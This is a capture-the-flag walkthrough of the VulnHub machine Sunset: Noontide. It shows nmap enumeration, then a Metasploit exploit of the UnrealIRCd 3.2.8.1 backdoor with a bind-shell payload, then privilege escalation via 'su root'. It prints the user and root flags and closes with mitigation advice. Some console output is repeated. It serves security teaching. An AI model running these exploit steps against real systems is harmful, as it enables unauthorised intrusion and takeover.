3/18/2026

Challenge-09

Solving CTF Machines from VulnHub

Sunset: Noontide Walkthrough

Platform: VulnHub

Category: Boot2Root / Linux Exploitation

Difficulty: Easy

YUVARAJ M

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


Challenge Description

Sunset: Noontide is a vulnerable Linux virtual machine from the VulnHub platform designed to test penetration testing skills such as network enumeration, service exploitation, and privilege escalation.

The objective of this challenge is to:

- Perform network discovery
- Identify open services
- Exploit vulnerable services
- Gain initial shell access
- Escalate privileges to root
- Capture user and root flags

Target Information

Parameter	Value
Platform	**VulnHub**
Machine	**Sunset: Noontide**
Target IP	**172.20.10.2**
OS	**Linux**
Access Method	**IRC Exploit**

Enumeration Phase


Step 1 — Network Discovery

Command used:

```
sudo arp-scan -l
```

Target identified:

```
172.20.10.2
```



Step 2 — Port Scanning


Command used:

```
nmap -sC -sV -A 172.20.10.2
```

Open Ports Identified

Port	Service	Version
6667	IRC	**UnrealIRCd**
6697	IRC	**UnrealIRCd**
8067	IRC	**UnrealIRCd**

This indicates the system is running an **IRC service**, which is often a target for known exploits.




Vulnerability Analysis

During research, the IRC service was identified as:

UnrealIRCd 3.2.8.1 (Backdoored version)

This version contains a known backdoor vulnerability.




Exploitation Phase

Using Metasploit

Metasploit was used to exploit the backdoor vulnerability.

Commands:

```
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
```



Configuring the Exploit

Set target IP:

```
set RHOSTS 172.20.10.2
```

View payloads:

```
show payloads
```

Select payload:

```
set payload cmd/unix/bind_perl
```

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 172.20.10.2
RHOSTS => 172.20.10.2
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Running the Exploit

Command:

`exploit`

The exploit successfully connected and opened a shell.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
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   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
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msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] 172.20.10.2:6667 - Connected to 172.20.10.2:6667 ...
    :irc.foonet.com NOTICE AUTH :*** Looking up your hostname ...
[*] 172.20.10.2:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 172.20.10.2:4444
[*] Command shell session 1 opened (172.20.10.3:37007 -> 172.20.10.2:4444) at 2026-03-18 11:10:49 +0530
```

Gaining Initial Access

After exploitation, a shell session was obtained.

Verification:

```
id
whoami
```

Output:

```
server
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                      .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                    .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6               .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                    .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6               .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                      .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                      .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl      .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                 .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl             .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby                 .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl             .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet    .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] 172.20.10.2:6667 - Connected to 172.20.10.2:6667...
    :irc.foonet.com NOTICE AUTH :*** Looking up your hostname...
[*] 172.20.10.2:6667 - Sending backdoor command...
[*] Started bind TCP handler against 172.20.10.2:4444
[*] Command shell session 2 opened (172.20.10.3:42125 -> 172.20.10.2:4444) at 2026-03-18 11:15:58 +0530

id
uid=1000(server) gid=1000(server) groups=1000(server),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
whoami
server
```

Retrieving User Flag

Navigated to home directory:

```
cd /home/server
ls
```

Found file:

```
local.txt
```

Command:

```
cat local.txt
```

User flag:

c53c08b5bf2b0801c5d0c24149826a6e

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] 172.20.10.2:6667 - Connected to 172.20.10.2:6667...
    :irc.foonet.com NOTICE AUTH :*** Looking up your hostname...
[*] 172.20.10.2:6667 - Sending backdoor command...
[*] Started bind TCP handler against 172.20.10.2:4444
[*] Command shell session 2 opened (172.20.10.3:42125 -> 172.20.10.2:4444) at 2026-03-18 11:15:58 +0530

id
uid=1000(server) gid=1000(server) groups=1000(server),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
whoami
server
ls -la /home
total 12
drwxr-xr-x  3 root   root   4096 Aug  8  2020 .
drwxr-xr-x 18 root   root   4096 Aug  8  2020 ..
drwxr-xr-x  4 server server 4096 Aug  8  2020 server
ls -la /home/server
total 40
drwxr-xr-x 4 server server 4096 Aug  8  2020 .
drwxr-xr-x 3 root   root   4096 Aug  8  2020 ..
lrwxrwxrwx 1 root   root      9 Aug  8  2020 .bash_history -> /dev/null
-rw-r--r-- 1 server server  220 Aug  8  2020 .bash_logout
-rw-r--r-- 1 server server 3526 Aug  8  2020 .bashrc
drwxr-xr-x 3 server server 4096 Aug  8  2020 irc
drwxr-xr-x 3 server server 4096 Aug  8  2020 .local
-rw-r--r-- 1 server server   33 Aug  8  2020 local.txt
-rw-r--r-- 1 server server  807 Aug  8  2020 .profile
-rw-r--r-- 1 server server   66 Aug  8  2020 .selected_editor
-rw-r--r-- 1 server server  173 Aug  8  2020 .wget-hsts
cat /home/server/local.txt
c53c08b5bf2b0801c5d0c24149826a6e
```

Privilege Escalation

The shell allowed switching to root directly.

Command:

su root

Successfully escalated privileges.

Verification:

whoami

Output:

root

```
id
uid=1000(server) gid=1000(server) groups=1000(server),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
whoami
server
ls -la /home
total 12
drwxr-xr-x  3 root   root   4096 Aug  8  2020 .
drwxr-xr-x 18 root   root   4096 Aug  8  2020 ..
drwxr-xr-x  4 server server 4096 Aug  8  2020 server
ls -la /home/server
total 40
drwxr-xr-x 4 server server 4096 Aug  8  2020 .
drwxr-xr-x 3 root   root   4096 Aug  8  2020 ..
lrwxrwxrwx 1 root   root      9 Aug  8  2020 .bash_history → /dev/null
-rw-r--r-- 1 server server  220 Aug  8  2020 .bash_logout
-rw-r--r-- 1 server server 3526 Aug  8  2020 .bashrc
drwxr-xr-x 3 server server 4096 Aug  8  2020 irc
drwxr-xr-x 3 server server 4096 Aug  8  2020 .local
-rw-r--r-- 1 server server   33 Aug  8  2020 local.txt
-rw-r--r-- 1 server server  807 Aug  8  2020 .profile
-rw-r--r-- 1 server server   66 Aug  8  2020 .selected_editor
-rw-r--r-- 1 server server  173 Aug  8  2020 .wget-hsts
cat /home/server/local.txt
c53c08b5bf2b0801c5d0c24149826a6e
su root
root
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Retrieving Root Flag

Navigate to root directory:

```
cd /root
ls
```

Found file:

```
proof.txt
```

Command:

```
cat proof.txt
```

Root flag:

```
ab28c8ca8da1b9ffc2d702ac54221105
```

```
su root
root
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
ls -la /root
total 24
drwx------  3 root root 4096 Aug  8  2020 .
drwxr-xr-x 18 root root 4096 Aug  8  2020 ..
lrwxrwxrwx  1 root root    9 Aug  8  2020 .bash_history → /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Aug  8  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   85 Aug  8  2020 proof.txt
cat /root/proof.txt
ab28c8ca8da1b9ffc2d702ac54221105

Thanks for playing! - Felipe Winsnes (@whitecr0wz)
```

Flags Captured Summary

Flag	Value
User Flag	**c53c08b5bf2b0801c5d0c24149826a6e**
Root Flag	**ab28c8ca8da1b9ffc2d702ac54221105**

Vulnerability Analysis

IRC Backdoor Vulnerability

The UnrealIRCd service was running a compromised version containing a backdoor.

Lack of Service Hardening

Critical services were exposed without proper patching.

Weak Privilege Separation

User was able to escalate privileges easily to root.

Impact

These vulnerabilities allowed an attacker to:

• Exploit a backdoored service
• Gain remote shell access
• Escalate privileges to root
• Fully compromise the system

Mitigation Recommendations

• Update vulnerable services regularly
• Avoid using backdoored or outdated software
• Restrict unnecessary open ports
• Implement proper access controls
• Monitor unusual service actions

Learning Outcomes

This challenge helped in understanding:

• Service enumeration and identification
• Exploiting known backdoor vulnerabilities
• Using Metasploit for exploitation
• Gaining shell access via IRC service
• Privilege escalation techniques

This machine highlights how **outdated software can directly lead to full system compromise**.